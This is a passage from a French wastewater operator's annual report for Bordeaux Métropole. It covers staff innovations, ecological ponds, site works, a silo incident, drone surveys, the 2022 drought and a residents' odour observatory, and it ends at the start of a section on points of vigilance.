- **Recyclage** : Le Laboratoire à Louis Fargue traite près de 14 000 flacons PE par an. Ce plastique pourrait être recyclé et valorisé via une structure spécialisée. Le sujet est en cours de réflexion quant à sa mise en place.
- **Automatisation conformité bilan AS** (mise en place) : Le Laboratoire a mis en place un fichier qui permet de visualiser, en temps réel, la conformité des bilans d'autosurveillance de chaque station d'épuration au regard des exigences du COFRAC. Cette automatisation profite aux agents de station qui surveillent la conformité de leurs prélèvements ainsi qu'au laboratoire pour approuver les rapports d'analyse tout en ayant un visuel sur la conformité du prélèvement.
- **Alerte pour veille normative** (mise en place) : Le Laboratoire a mis en place un fichier sous le logiciel Smarsheet, afin d'être alerté par mail de la date butoir pour effectuer la veille normative. La veille normative est un travail qui permet de mettre à jour les dernières versions des différentes normes.
- **Kits pollution** (déjà mis en place) : Les pollutions accidentelles inopinées font partie des terrains de lutte de la SABOM dans son action pour la préservation des milieux naturels. Face à ces risques, des kits "prêts à l'emploi" ont été mis en place pour les agents qui interviennent en astreinte. Chaque kit est constitué de flacons spécifiques qui varient en fonction de l'origine de la pollution.
- **Goulotte de remplissage à Clos de Hilde** (mis en place) : Des adoucisseurs, qui doivent être garnis de sel, sont utilisés en station d'épuration. Afin de limiter la manipulation des sacs, une goulotte de remplissage a été installée, permettant aux agents de Clos de Hilde d'approcher la palette de sel à quelques mètres pour pouvoir effectuer le remplissage. Elle permet un gain de temps et une meilleure sécurité des agents vis-à-vis du port et du transport de charge lourde.
- **Support de sonde à Clos de Hilde** (mis en place) : Un agent a créé un support permettant de monter et descendre une sonde grâce à un treuil afin de faciliter l'exploitation ou la maintenance de celle-ci sans l'utilisation d'un camion grue pour lever les sondes.
- **Un bol d'air pur à Clos de Hilde** (mis en place) : Les compresseurs des stations d'épuration utilisaient l'air vicié de l'intérieur des bâtiments. Le problème : les compresseurs tombaient régulièrement en panne. L'idée a été d'apporter de l'air extérieur du bâtiment directement aux compresseurs.



L'escalier silos boues séchées



Inhibiteur de feu



CAPT'NUIT



Recyclage

glet	CONFORMITE VALIDATION	Date bilan Format date "simple" UNCLIF/ME	PA	PRE
sp Arr	CONFORME	11/06/2021	ET	
ep Arr	CONFORME	08/07/2021	ET	
sp Arr	CONFORME	03/08/2021	ET	
Arr	CONFORME	13/09/2021	ET	
Arr	CONFORME	16/10/2021	ET	

Automatisation conformité bilan AS



Alerte pour veille normative



Kits pollution



Goulotte de Remplissage



Support sonde



Un Bol d'air pur

Avec 23% des voix à l'issue du vote de l'ensemble du personnel, l'idée du support de sonde a été primée lors de la cérémonie des vœux 2023 !

CRÉATION DE MARES SUR LE BASSIN DINASSAC : UN BEAU PROJET INTER-SERVICES

En janvier et octobre 2022, des élèves du lycée des Métiers Léonard de Vinci de Blanquefort ont aménagé le bassin Dinassac en créant des mares pour accueillir la biodiversité. Ce beau projet a vu le jour grâce à la coopération de divers services de la SABOM : Communication, Expertise et Innovation et SMI et Suivi de contrat.

Conçu pour lutter contre les inondations avec une capacité de stockage de 110 000 m³, le bassin de rétention d'eau pluviale à plan d'eau permanent de Dinassac joue aussi un rôle dans la préservation de la faune et la flore locales. Il est géré de manière écologique depuis 2011 et labellisé EVE, Espace Végétal Écologique, depuis 2016.

En partenariat avec la SABOM, l'association naturaliste SEPANSO réalise des inventaires faunistiques et floristiques et propose une gestion écologique afin de préserver les espèces locales et patrimoniales et de limiter l'expansion des espèces exotiques et envahissantes. Depuis plusieurs années, l'association a préconisé de créer des mares autour du bassin, habitats susceptibles d'accueillir des espèces comme les libellules et les crapauds des joncs.

Le projet s'inscrit dans le cadre du Fonds Développement Durable porté par le service Expertise et Innovation. Le bassin est attenant au Lycée des Métiers de Blanquefort. Cet établissement forme des élèves aux métiers des travaux publics, conducteurs d'engins, bâtiment, etc.

Ce projet a permis aux élèves de mettre en œuvre toutes leurs compétences au service d'une commande réelle : des mesures du bassin par les élèves géomètres, de la modélisation au dessin des plans, en passant par la réalisation des mares par les élèves conducteurs d'engins.

La réalisation technique a été couplée avec la visite du télécontrôle RAMSES et de l'espace pédagogique Louis Fargue, sensibilisant ainsi les élèves aux problématiques d'inondation, d'assainissement et à l'écocitoyenneté.

Sur l'année 2022, trois mares ont vu le jour sur le de bassin Dinassac :

- Une première mare étanche de 20 m² éloignée du bassin initial, avec un diamètre de 5 m, prête à accueillir le crapaud des joncs,
- Une deuxième mare de 15 m², non étanche, attenante au bassin, prête à accueillir les libellules,
- Une troisième mare en triple berge longue de plus de 200 m sur les abords du bassin pour le développement des amphibiens.

Toujours dans une démarche écologique, les élèves ont également lutté contre une espèce envahissante, en arrachant les ailantes glanduleux et en bâchant le sol. Le chemin d'accès et une partie du talus ont également été repris.



DES MODIFICATIONS AU NIVEAU DE L'ORGANIGRAMME SABOM

Au sein du Département Réseaux, 2 nouveaux services ont été créés :

- Le service Enquêtes,
- Le service Planification, Travaux branchements neufs et Réfections.

La création de ces 2 nouveaux services, avec à leur tête un responsable, permet de sécuriser les activités et d'organiser de manière plus efficace les suppléances.

La mise en place des 9 Départements de la SABOM a mis en exergue les interactions nombreuses entre le service GEMAPI et le Département Réseaux et le service postes et bassins et le Département Patrimoine.

Il a donc été décidé d'un changement de rattachement hiérarchique de ces 2 services en ce sens.

Par ailleurs, au sein du département SI, il a été décidé de rattacher directement le RSSI au DSI et de créer un service dédié à l'informatique industrielle.

Ces changements sont effectifs depuis le 1er février 2022.

QUAND L'ART S'INVITE DANS L'ASSAINISSEMENT : UNE FRESQUE MURALE AU BASSIN DE L'ARCHEVÊQUE À LORMONT

Dans le cadre du Fonds Développement Durable, la SABOM a soutenu l'association L'Irrégulière qui a fait appel au duo d'artistes Bon Pour 1 Tour, alias Fanny Garcia et Jack Usine, pour réaliser une œuvre murale.

L'œuvre a été peinte sur les murs du local technique du bassin de rétention d'eau pluviale de l'Archevêque à Lormont.

Ce bassin à ciel ouvert, à sec quand il ne pleut pas, a une capacité de stockage de 136 000 m³. Il régule le cours du ruisseau « Le Guâ » et protège en aval les communes de Carbon-Blanc et d'Ambarès-et-Lagrave.

Du 7 au 11 février, les artistes ont orné le bâtiment et cette réalisation a été l'occasion de sensibiliser des enfants d'un groupe scolaire riverain, d'organiser des randonnées à destination du grand public à la découverte du street art, tout en les informant des problématiques liées à la lutte contre les inondations.

Cette opération a également fait l'objet d'un relais médiatique sur TV7 qui y a consacré un volet de l'émission BMPC, diffusé en mai 2022.



HACKATHON : LA GARONNE COMMENCE ICI !


Durant une journée, la SABOM a lancé un défi à des étudiants de la métropole : innover autour de la Garonne !

Les étudiants d'Euridis Business School, Bordeaux Sciences AGRO, école de condé, ENSEGID, KEDGE et GEMA étaient conviés, jeudi 17 mars, à se creuser les méninges autour de la thématique : La Garonne commence ici.

Une vingtaine d'étudiants ont accepté le challenge !

Trois groupes mélangeant des étudiants des différentes écoles ont répondu à trois problématiques :

- Se baigner dans la Garonne : rêve ou réalité ?
- Protection du fleuve : devenons tous acteurs !
- Dérèglement climatique : transformer les contraintes en opportunités ?



PRÉSENTATION DES MÉTIERS DE LA MAINTENANCE À DES ÉTUDIANTS DU LYCÉE GUSTAVE EIFFEL

Jeudi 14 avril, les étudiants du BTS Électrotechnique du Lycée Gustave Eiffel à Bordeaux ont été sensibilisés aux métiers de la Maintenance.

Dans ce cadre, le Directeur du Département Patrimoine et la Chargée de mission Gestion d'Actifs ont présenté la SABOM et sa GMAO - Gestion de Maintenance Assistée par Ordinateur. Les entreprises APAVE et RDS - Ascenseurs ont elles aussi présenté les enjeux de la maintenance pour leurs métiers respectifs.

Cette conférence a permis aux étudiants de constater les nombreuses opportunités de carrière qui pourront s'ouvrir à eux.



FIN DES TRAVAUX DE LIAISON CANTINOLLE BLANQUEFORT LILLE

Les travaux entamés en 2021 ont abouti à la création d'une liaison réseau entre la station d'épuration de Cantinolle et celle de Lille Blanquefort pour les eaux brutes d'une part et pour les eaux traitées de Cantinolle d'autre part, afin d'en modifier le point de rejet. En effet, le nouvel arrêté préfectoral d'autorisation du système d'assainissement de CANTINOLLE paru en août 2022, précise que dans le cadre de la protection de la Jalle les rejets d'eaux traitées de cette installation devront se faire en aval des portes à flot de Grattequina comme les rejets actuels d'eaux traitées de la station de LILLE Blanquefort.

Au niveau de la station de Cantinolle, deux nouveaux postes ont été construits :

- Un poste recevant les eaux brutes en entrée de la station de Cantinolle qui envoie à hauteur de 200 m³/h les eaux vers la station de Lille Blanquefort, et à hauteur de 1000 m³/h les eaux vers la station de Cantinolle.
- Un poste de refoulement des eaux traitées de la station de Cantinolle vers un nouvel ouvrage de pompage implanté sur la station de Lille Blanquefort.



Vue du poste Eau Traitée - Station d'épuration de Cantinolle

Au niveau de la station de Lille Blanquefort, deux nouveaux postes ont également été construits :

- Un premier poste qui récupère les eaux traitées de Cantinolle pour les envoyer vers un second ouvrage.
- Un poste de refoulement vers la Garonne qui récupère les eaux traitées de Lille Blanquefort et de Cantinolle.



Une partie de ces ouvrages a été mise en service en décembre 2022.

TRAVAUX DE BIOMÉTHANISATION A CLOS DE HILDE


Le démarrage progressif des installations s'est déroulé en décembre 2022 avec notamment des essais de fonctionnement du sécheur des boues à la vapeur et le démarrage de l'épurateur du biogaz.

La phase de mise en observation devrait avoir lieu dans le courant du premier trimestre 2023 pour une durée d'un mois. S'en suivra la réception définitive avant une prise en exploitation totale par la SABOM.

ATELIER D'ÉMERGENCE D'IDÉES : LES CAS D'USAGES INFORMATIQUES DE LA PLATEFORME TEMPS DIFFÉRÉ D'INTELLIGENCE TECHNIQUE DU SERVICE

Le 5 mai, une trentaine de collaborateurs de la SABOM ont été conviés à un atelier d'émergence d'idées afin d'identifier de nouveaux besoins de cas d'usages pour les présenter à Bordeaux Métropole.

Après les trois cas d'usages réalisés en 2022 (Efficacité énergétique, Impact pluie et Opticur avaloirs), il restera six cas d'usages à choisir et à développer d'ici la fin du contrat.



DÉPLOIEMENT DE LA FRESQUE DU CLIMAT À L'ENSEMBLE DES COLLABORATEURS DE LA SABOM

A partir du 9 juin et jusqu'à la fin de l'année 2022, l'ensemble des collaborateurs de la SABOM ont été invités à participer à la fresque du climat. La Raison d'être de Veolia étant de devenir l'entreprise de référence pour la transformation écologique, il a semblé essentiel de s'interroger sur les causes et les conséquences du dérèglement climatique et d'avoir un socle de connaissances partagé. La fresque du climat permet d'aborder de manière ludique et pédagogique les conclusions des derniers rapports du GIEC et de manier des concepts scientifiques qui expliquent le dérèglement climatique. Cela a également été l'occasion de débattre et de s'interroger sur les petits gestes ou les grandes actions que l'on peut mettre en œuvre individuellement ou collectivement pour tenter d'inverser la tendance. Souvent dubitatifs, intrigués, méfiants, les collaborateurs se sont finalement prêtés de bonne grâce au jeu de la fresque, laissant parler leur créativité et cherchant collectivement des solutions.

DES RACINES DANS LES RÉSEAUX D'ASSAINISSEMENT

Le service exploitation Réseaux de la SABOM s'est associé à la société HYDROLOG pour retirer des racines d'un collecteur d'eau usée de 40 cm de diamètre traversant le Parc Peixotto à Talence. Les réseaux d'assainissement sont des milieux propices aux développements racinaires des végétaux, du fait de la présence d'eau disponible continuellement et riche en matière organique. La croissance des racines vient fragiliser les réseaux et les obstruer, empêchant un bon écoulement des effluents. Plusieurs débordements dans le Parc Peixotto, ou en amont du parc, ont été à déplorer. Ces débordements ont occasionné une gêne pour les utilisateurs du parc ainsi que pour la mairie attenante à ce dernier.

Les équipes de la SABOM et la société HYDROLOG sont intervenues du 7 mars au 9 mars et du 2 mai au 3 mai, soit 5 nuits au total. Les interventions ont eu lieu à partir de 21h jusqu'à 6h du matin, période durant laquelle le parc est fermé au public et le débit d'eau usée est le moins important.

Les racines ont été découpées dans le collecteur à l'aide d'un robot fraiseur équipé d'outils adaptés tels que des disques de découpe ou des fraises.



Robot fraiseur équipé d'un disque de découpe

AUDIT DE LABELLISATION EVE 2022

Du 9 au 10 juin, l'organisme de labellisation ECOCERT a audité la SABOM.


Cet audit a duré deux jours : une journée sur le terrain et une journée consacrée à la revue documentaire.

Ont été audités :

- Les deux bassins de Lafontaine (Mérignac) et du Bourgailh (Pessac) afin de renouveler leur labellisation ;
- Les bassins Saint-Urbain (Villenave d'Ornon) et Bassens Aval Zone Industrielle afin d'ajouter ces deux bassins à la labellisation ;
- Et deux autres sites déjà labellisés, choisis inopinément par l'auditrice : le bassin Domaine de Fantaisie (Bassens) et le bassin Lamothe Lescure (Eysines).

Ces sites ont été visités ainsi que le bassin RD 1215 (le Haillan), fraîchement labellisé en 2019, afin de vérifier la mise en place des actions correctives en réponse aux écarts identifiés en 2020.

Suite à l'audit, un avis favorable a été donné par ECOCERT pour la reconduction des 8 sites déjà labellisés et la labellisation des deux nouveaux sites (Saint-Urbain et Bassens Aval ZI). Cet avis a été confirmé mi-août à réception des attestations de labellisation des sites concernés. Dix sites sont ainsi labellisés sur les quinze sites en gestion écologique du service de l'assainissement de Bordeaux Métropole.



7 SITUATIONS A ENREGISTRÉES EN 6 JOURS !

Après un début d'année particulièrement sec, le mois de juin a été orageux et instable.

7 situations A ont été enregistrées en 6 jours (du samedi 18 au jeudi 23 juin), avec 2 évènements pluviométriques significatifs durant cette période :

- Le premier, le mercredi 22 juin de 6h40 à 8h40, avec 22 mm de pluie, qui a engendré 50 interventions réseaux et 12 interventions sur les usines, et qui a été un événement relativement uniforme sur Bordeaux Métropole, d'une période de retour de 5 à 10 ans sur 30 min ;
- Et le second, le jeudi 23 juin de 13h40 à 15h30, avec 13 mm de pluie, qui a entraîné 37 interventions réseaux et qui s'est concentré sur le nord de Bordeaux Métropole, avec une période de retour de 10 à 20 ans sur 1 h.

Durant cette même période, le lundi 20 juin dans la soirée, un violent orage de grêle s'est abattu sur le nord de Bordeaux Métropole faisant de gros dégâts matériels, en particulier, sur les communes de Saint-Médard-en-Jalles, Le Taillan-Médoc, Blanquefort et Parempuyre.

Photo du Pont de Pierre à Bordeaux dans la soirée du 20 juin.



DES DRONES POUR MESURER LA PROFONDEUR DES BASSINS D'ÉTALEMENT

Inspecter les réseaux d'assainissement avec des drones, à la SABOM, on connaissait déjà ! Mais utiliser des drones pour mesurer la profondeur des bassins, qu'ils soient à sec ou à plan d'eau permanent, est une réelle innovation. Ainsi, une flotte de drones volants (pour les bassins à sec) et flottants (pour les bassins en eau) a été déployée en juillet à la SABOM pour faire des relevés bathymétriques ou des levés topographiques dans plusieurs bassins de rétention des eaux de pluie.

Cette technologie permet de couvrir des surfaces importantes en toute sécurité. Remplacer la présence humaine par un drone réduit de manière significative les risques de noyade sur les bassins à plan d'eau permanent. Cet équipement permet un réel gain de temps, les interventions durent moins de 2h. Cette innovation permet, là aussi, une plus grande sécurité des agents, évitant l'intervention sur une embarcation.

Les données recueillies permettent la constitution du nuage de points topographiques de manière à produire un plan précis du bassin. On y retrouvera la position de la ligne d'eau, les points et les courbes de niveau.

Quatre bassins ont été étudiés les 21 et 22 juillet. Il s'agit des bassins Auchan Lac à Bordeaux, Dinassac à Blanquefort, le bassin des pêcheurs à Artigues-près-Bordeaux, et Archevêque à Lormont.

L'usage des drones permet des mesures sécurisées, rapides et précises. Ces relevés topographiques et bathymétriques ont un fort intérêt pour plusieurs services de la SABOM :

- Le service Postes et Bassins afin d'évaluer l'évolution des ouvrages,
- RAMSES et le support technique dans le cadre de la Gestion Dynamique et de la connaissance du volume admissible dans les bassins.

TRAVAUX DE RENOUELEMENT DES DÔMES DES SILOS À BOUES SÉCHÉES DE LOUIS FARGUE

La station d'épuration de Louis Fargue compte deux silos de 3,8 mètres de diamètre et 18,7 mètres de hauteur permettant le stockage d'environ 60 tonnes de boues séchées. La boue est la matière organique récupérée lors de l'épuration des eaux usées. Cette boue, pleine d'eau, est séchée afin d'en réduire sa quantité. Elle est ensuite stockée dans des silos avant d'être évacuée de la station. Des travaux de réfection ont été menés sur les dômes des silos du 22 septembre au 21 octobre 2022. Au programme : restauration du revêtement anti-corrosion pour un dôme et renouvellement complet du second dôme. Les silos ont été vidangés et nettoyés en amont de l'intervention.



LE SUCCÈS DES JOURNÉES DU PATRIMOINE 2022

Un record de fréquentation a été battu cette année à la SABOM, à l'occasion des Journées du Patrimoine. 950 personnes ont découvert nos métiers durant le week-end du 17 et 18 septembre.

Presque l'entièreté des créneaux de visite des sites étaient complets, avec même des files d'attente de personnes non inscrites espérant des désistements de dernière minute pour découvrir les installations du service de l'assainissement, aux côtés des 30 collaborateurs du service mobilisés pour les accueillir.

Toutes les nouveautés proposées cette année ont été très appréciées, notamment l'Escape Game installé à Louis Fargue pour l'occasion, le parcours de randonnée le long de la Jalle à Eysines et la pièce de théâtre au Théâtre du Fleuve à Lormont.



VISITE D'UNE DÉLÉGATION DE DIRIGEANTS VEOLIA À LOUIS FARGUE

Cette année, le Séminaire des dirigeants du groupe Veolia s'est déroulé à Bordeaux pendant plusieurs jours. Mercredi 14 septembre, la SABOM leur a ouvert ses portes.

Une quarantaine de dirigeants internationaux de Veolia ont été accueillis sur le site de Louis Fargue afin de découvrir la SABOM et les enjeux du contrat. Ils ont également visité le Télécontrôle RAMSES et la station d'épuration de Louis Fargue.

Étaient notamment présents Pierre Ribaute, Directeur Général de Veolia Eau France, Patrick Couzinet, Président du conseil d'administration de la SABOM, Jan Klasinski, Directeur régional Sud-Ouest. Les échanges ont été nombreux et riches. Les agents de la SABOM qui ont participé ont excellé, *in English of course !!!*



RETOUR SUR LA SEMAINE DE LA SANTÉ ET SÉCURITÉ AU TRAVAIL À LA SABOM

Les 20 et 21 septembre, l'ensemble des collaborateurs de la SABOM ont été invités aux ateliers liés à la sécurité.

Le thème principal de cette année était de prévenir des accidents affectant nos mains et nos poignets.

Tous les salariés ont participé à différents ateliers :

- Gestes de premiers secours (avec un zoom fait sur les blessures aux mains)
- Ergonomie sur les positions de travail (que ce soit en intervention ou au bureau)
- Extincteurs sur les différentes classes de feu et manipulations concrètes
- Ostéopathie sur le réveil musculaire et une attention particulière pour les agents d'exploitation
- Equipements sur l'utilisation des outils de découpe et les EPI spécifiques des mains (différents types de gants)



“LA GARONNE COMMENCE ICI” SOLLICITÉE PAR LA VILLE DE BORDEAUX

Pour accompagner la signature du projet éducatif de la ville de Bordeaux 2022/2027, "La Garonne commence ici" s'est déployée à l'Ecole Nuyens de Bordeaux le mardi 18 octobre.

Au programme :

- Pose d'une plaque en fonte avec le message "Ne rien jeter, la Garonne commence ici" devant l'entrée de l'école Nuyens ;
- Actions de sensibilisation pédagogiques au sein de l'école avec un Stand "La Garonne commence ici" : quizz et jeu de réflexion sur les étapes du traitement de l'eau ;
- Un jeu de réflexion et d'adresse "Le bon geste" pour déterminer où vont les déchets domestiques : les égouts ne sont pas des poubelles !
- Réalisation de pochoirs "Ne rien jeter, la Garonne commence ici" à la bombe à craie sur le parvis de l'école avec les enfants de l'école.

Une centaine d'enfants ont été sensibilisés par le service communication de la SABOM, en présence de Fannie le Boulanger, adjointe au maire en charge de la petite enfance, Sylvie Schmitt, adjointe au maire en charge de l'éducation, Marie-Christine Hébrard, directrice académique des services de l'éducation nationale de Gironde et Marie-Pierre Benaben, directrice adjointe de la Caisse d'Allocations familiales de la Gironde.



INCIDENT SUR LA STATION D'ÉPURATION DE LOUIS FARGUE

Lundi 24 octobre, un risque de début d'incendie dans les silos à boues séchées de la station d'épuration de Louis Fargue a nécessité l'intervention des pompiers.

Un phénomène d'auto-échauffement a été observé dans l'un des deux silos des boues séchées. Cet incident peut entraîner un incendie avec une transition possible vers une explosion liée aux poussières générées par les boues séchées ou liée à la formation de gaz de pyrolyse inflammable lors de l'auto-échauffement. Aucun de ces cas ne s'est produit.

Cependant, par mesure de sécurité, tout le quartier autour de la station a été bouclé pendant près d'1 heure 30.

Les pompiers sont intervenus, avec l'aide des agents de la station et de la maintenance des usines : les deux silos (5,7 tonnes de boue dans l'un et 2,7 tonnes dans le second) ont été vidangés au sol puis arrosés pour être refroidis.

Suite à cet événement, un retour d'expérience a été organisé avec le concours de plusieurs experts de Veolia et en présence de Bordeaux Métropole.



MISE EN PLACE DE L'EFFACEMENT ÉLECTRIQUE SUR LES STATIONS D'ÉPURATION ET PRÉPARATION FACE AU RISQUE DE DÉLESTAGE ÉLECTRIQUE DURANT L'HIVER 2022/2023

Par rapport au risque de délestage électrique annoncé pour l'hiver 2022/2023, et afin de participer à l'effort national de limitation des consommations d'énergie lorsque la demande est la plus importante, la SABOM a fait participer les stations d'épuration de la Métropole au mécanisme d'effacement électrique en pointe dès le 1er novembre (début de la période électrique hivernale). Le principe consiste à abaisser sa consommation électrique pendant 1 à 2 heures (arrêt de certains équipements) durant les pointes de demande journalière sur le réseau électrique français. Par ailleurs, les équipes de la SABOM se sont préparées à réagir en cas de délestage électrique (coupure subie) d'une partie des installations du service de l'assainissement. Finalement, aucune coupure de ce type n'a eu lieu sur le périmètre durant l'hiver 2022/2023. Malgré tout, cette préparation était nécessaire et se révélera peut-être utile pour l'hiver prochain.

VISITE DE RAMSÈS PAR UNE DÉLÉGATION DE LA RÉGIE DE L'EAU BORDEAUX MÉTROPOLE

Le 18 novembre, à l'occasion de la tenue du Conseil d'Administration de la future Régie de l'eau, une délégation, accompagnée de Madame Cassou-Schotte, vice-présidente en charge de l'Eau et de l'Assainissement de Bordeaux Métropole est venue visiter le télécontrôle RAMSES. Cette visite a été l'occasion d'échanger avec la Direction de la SABOM sur les enjeux du service et de découvrir le pilotage du système d'assainissement de la Métropole.

REUNION BILAN DE L'OBSERVATOIRE DES ODEURS 2022 AVEC LES RIVERAINS DE LOUIS FARGUE

Depuis l'an dernier, les constructions autour de la station de Louis Fargue se sont intensifiées et plusieurs centaines de personnes ont pris place dans leurs nouveaux logements ou commerces.

Une dizaine d'entre eux a déjà rejoint l'Observatoire des odeurs et nous avons eu le plaisir de les rencontrer lors de notre réunion annuelle de fin d'année.

Mardi 22 novembre, une quinzaine de personnes étaient au rendez-vous pour un bilan de l'année sur la lutte contre les nuisances olfactives et une visite nocturne de la station d'épuration de Louis Fargue avec les exploitants du site.



EDITO

Bienvenue à tous les nouveaux riverains qui se sont récemment installés dans le quartier, autour de la station d'épuration Louis Fargue ! Depuis l'an dernier, les constructions autour de la station se sont intensifiées et plusieurs centaines de personnes ont pris place dans leurs nouveaux logements ou commerces. Une dizaine d'entre eux a déjà rejoint l'Observatoire des odeurs et nous avons eu le plaisir de les rencontrer lors de notre réunion annuelle de fin d'année. L'observatoire des odeurs est un comité qui réunit les riverains du quartier de la station d'épuration autour de la thématique des odeurs. En rejoignant cet observatoire, vous accédez à une application mobile pour signaler vos perceptions olfactives. Vous recevez deux fois par an ce journal « L'observatoire des odeurs » et vous êtes informés lorsque des travaux susceptibles de générer des odeurs sont programmés.

Enfin, vous êtes conviés, en fin d'année, à une réunion bilan relative aux actions entreprises pour lutter contre les odeurs au sein de la station d'épuration.

Dans ce numéro, vous découvrirez trois chantiers de grande ampleur qui ont eu lieu ces derniers mois. La période estivale 2022 a été marquée par de nombreuses canicules et sécheresses qui ont eu un impact direct sur les odeurs d'assainissement. Une section "autour des odeurs" vous présentera un bilan des plaintes qui nous ont été remontées cette année et les actions engagées pour les résoudre.

Enfin, vous découvrirez les actualités de l'assainissement, mais pas que... Une flamme qui illumine la station, un record battu lors des journées du Patrimoine et une visite nocturne de la station d'épuration...

Nous vous souhaitons une agréable lecture de ce numéro et vous souhaitons de joyeuses fêtes de fin d'année !

VOTRE APPLICATION...



L'OBSERVATOIRE DES ODEURS

L'Observatoire des Odeurs vous permet de signaler des perceptions olfactives, une observation ou plainte en quelques clics et de l'adresser directement à notre référent odeurs. Signaler une odeur sur l'application nous permet de suivre vos observations, d'investiguer pour comprendre l'origine des odeurs et de mettre en œuvre des solutions pour les limiter. Vous n'êtes pas membre de l'Observatoire des odeurs et souhaitez accéder à l'application ? Contactez nous pour vous inscrire et vous impliquer dans la vie de votre quartier. L'Observatoire des odeurs est disponible sur internet à partir du lien suivant : observatoire-des-odeurs.keycity.com

NOTRE PHOTO COUP DE CŒUR

Capturée depuis nos bureaux, ce bâtiment voisin de la station, recouvert de miroirs, dévoile un joli spectacle au crépuscule.

© Camille Grignon
Photo prise dans le cadre d'un concours photo interne à l'entreprise.



EXERCICE DE CRISE AU LABORATOIRE

Le 9 décembre, un exercice de crise s'est déroulé au laboratoire de Louis Fargue. Le scénario testé était le suivant : un agent du laboratoire d'analyses transporte une bouteille d'acide chlorhydrique fumant, la bouteille tombe au sol et se casse. L'agent reçoit des projections sur le corps et au visage... Comment réagissons-nous ?

L'exercice s'est bien déroulé et nous a permis de tester les capacités de l'équipe en place à prendre en charge un blessé. Nous avons également pu évaluer la bonne adéquation et l'opérationnalité du matériel de premiers secours en cas de projection de produits dangereux équipant le laboratoire : kit diphotérine, douche de sécurité portable, ventilation mécanique, etc. Des axes d'amélioration ont aussi été identifiés, un plan d'actions est mis en place dont le suivi est assuré dans le cadre de notre système de management intégré.

3 NOUVEAUX CAS D'USAGE DANS LA PLATEFORME TEMPS DIFFÉRÉ D'INTELLIGENCE TECHNIQUE DU SERVICE

Dans le cadre de la mise en place de cas d'usage intégré à la Plateforme Temps Différé d'Intelligence Technique du Service prévu dans l'annexe 76 rattaché à l'article 85.4 du contrat, nous avons travaillé en 2022 sur 3 nouvelles applications informatiques :

- ❖ **EFFICACITÉ ÉNERGÉTIQUE** (mise en service fin novembre 2022) qui permet de suivre et de mesurer l'efficacité énergétique des installations du service.

L'objectif de ce cas d'usage est de présenter, en continu et sous forme de tableaux et de graphiques, toutes les données nécessaires au suivi énergétique des installations :

- Consommations électriques totales des stations d'épuration et des postes et bassins
- Consommations électriques par filières / sous filières des stations d'épuration
- Consommations de gaz naturel
- Productions et consommations de biogaz
- Bilan de la cogénération du biogaz sur Louis Fargue avec la production d'électricité réinjectée sur le réseau ENEDIS
- Indicateurs de la Performance Énergétique (i.e. ratios de suivi de l'efficacité des installations)
- Consultation des données d'exploitation influençant les consommations (pluviomètres, volumes, charges et concentrations, temps de marche, etc.)

- ❖ **IMPACT PLUIE** (mise en service mi-décembre 2022) qui permet d'avoir un rapport à la carte et détaillé sur un événement pluvieux choisi et défini par l'utilisateur et ses conséquences :

- Cumul et intensité de la pluviométrie
- Impact sur les installations (stations d'épuration, bassins, stations de pompage eaux usées et eaux pluviales, autosurveillance)
- Présence éventuelle de Situation A
- Évolution des stratégies de la Gestion Dynamique
- Nombre et localisation des interventions et des plaintes
- Possibilité d'établir des rapports "à la carte" ciblés sur une ou plusieurs communes de la métropole
- Annexes détaillées de données

L'objectif de ce cas d'usage est de permettre à tout utilisateur de disposer des mêmes informations en vue d'une communication externe.

- ❖ **OPTICUR Avaloirs** (Lot 1 “PROGRAMMATION” mis en service mi-décembre 2022, LOT 2 “INTERVENTIONS” prévu fin février 2023).

L’objectif de ce cas d’usage est d’optimiser nos opérations préventives de contrôle, curage et nettoyage des avaloirs de la Métropole, en :

- Facilitant la détermination et la saisie des programmes annuels
- Automatisant et fiabilisant la génération des Ordres d’Interventions associés
- Suivant l’avancement des campagnes à partir des Comptes Rendu d’Intervention associés
- Optimisant les campagnes suivantes en tenant compte des interventions réalisées et des notes saisies par les agents de terrain

Ces 3 nouveaux cas d’usage viennent s’ajouter à BILAN DES FLUX, déjà disponible depuis 2020.

ANNÉE RECORD EN TERMES DE SÈCHERESSE

L’année 2022 fut exceptionnellement peu arrosée : le cumul annuel, égal à 622,7 mm en moyenne, en fait la troisième année la plus sèche depuis (au moins) 1966, année des premiers enregistrements pluviométriques dont dispose la SABOM. Par rapport à la moyenne des précipitations de 1980 à 2021 inclus, le déficit atteint 32 %.

En outre, un record mensuel de pluviométrie a été battu en 2022 : avec ses 2,4 mm, jamais un mois de juillet n’avait été aussi sec depuis (au moins) 1966. Le précédent record datait de juillet 1986 avec 2,7 mm.

Dix mois de l’année sur douze furent très nettement déficitaires, seuls les mois de juin et novembre enregistrant davantage de précipitations que la moyenne de 1980 à 2021.

L’année 2022 fut néanmoins marquée par trois orages très violents : le 20 juin, accompagné de grêlons de plusieurs centimètres de diamètre — causant de très gros dégâts — sur le nord-ouest de Bordeaux Métropole puis les 22 et 23 juin, sur Blanquefort, Bruges et Bordeaux principalement.

POINTS DE VIGILANCE À L'ATTENTION DU DÉLÉGANT INTRO.2

SABOM

SOMMAIRE

INTRO.2.1. SUJETS EN COURS DE TRAITEMENT	61
INTRO.2.1.2 THÉMATIQUE RÉSEAU.....	61
INTRO.2.1.2 THÉMATIQUE USINES.....	63
INTRO.2.1.3 THÉMATIQUE POSTES ET BASSINS.....	63
INTRO.2.1.4 THÉMATIQUE RELATIONS USAGERS	65
INTRO.2.1.5 THÉMATIQUE AUTRE	66
INTRO.2.2. POINTS DE VIGILANCE À TRAITER.....	67
INTRO.2.2.1 THÉMATIQUE RÉSEAU.....	67
INTRO.2.2.2 THÉMATIQUE USINES.....	73
INTRO.2.2.3 THÉMATIQUE POSTES ET BASSINS.....	74
INTRO.2.2.4 THÉMATIQUE AUTRE	75

Conformément à son devoir de conseil et d’alerte, la SABOM souhaite attirer l’attention de Bordeaux Métropole sur des points de vigilance concernant le système d’assainissement.

Nous abordons dans un premier temps les **sujets en cours de traitement**, et dans un second temps, **les points de vigilance que nous considérons comme restant à traiter**.

Plusieurs de ces sujets sont abordés dans différents chapitres du RAD, et afin d’en faciliter l’accès et la lecture, il nous a semblé pertinent de les rassembler dans cette nouvelle fiche.

INTRO.2.1. SUJETS EN COURS DE TRAITEMENT

INTRO.2.1.2 THÉMATIQUE RÉSEAU

AVENUE DU ROY À AMBARÈS-ET LAGRAVE

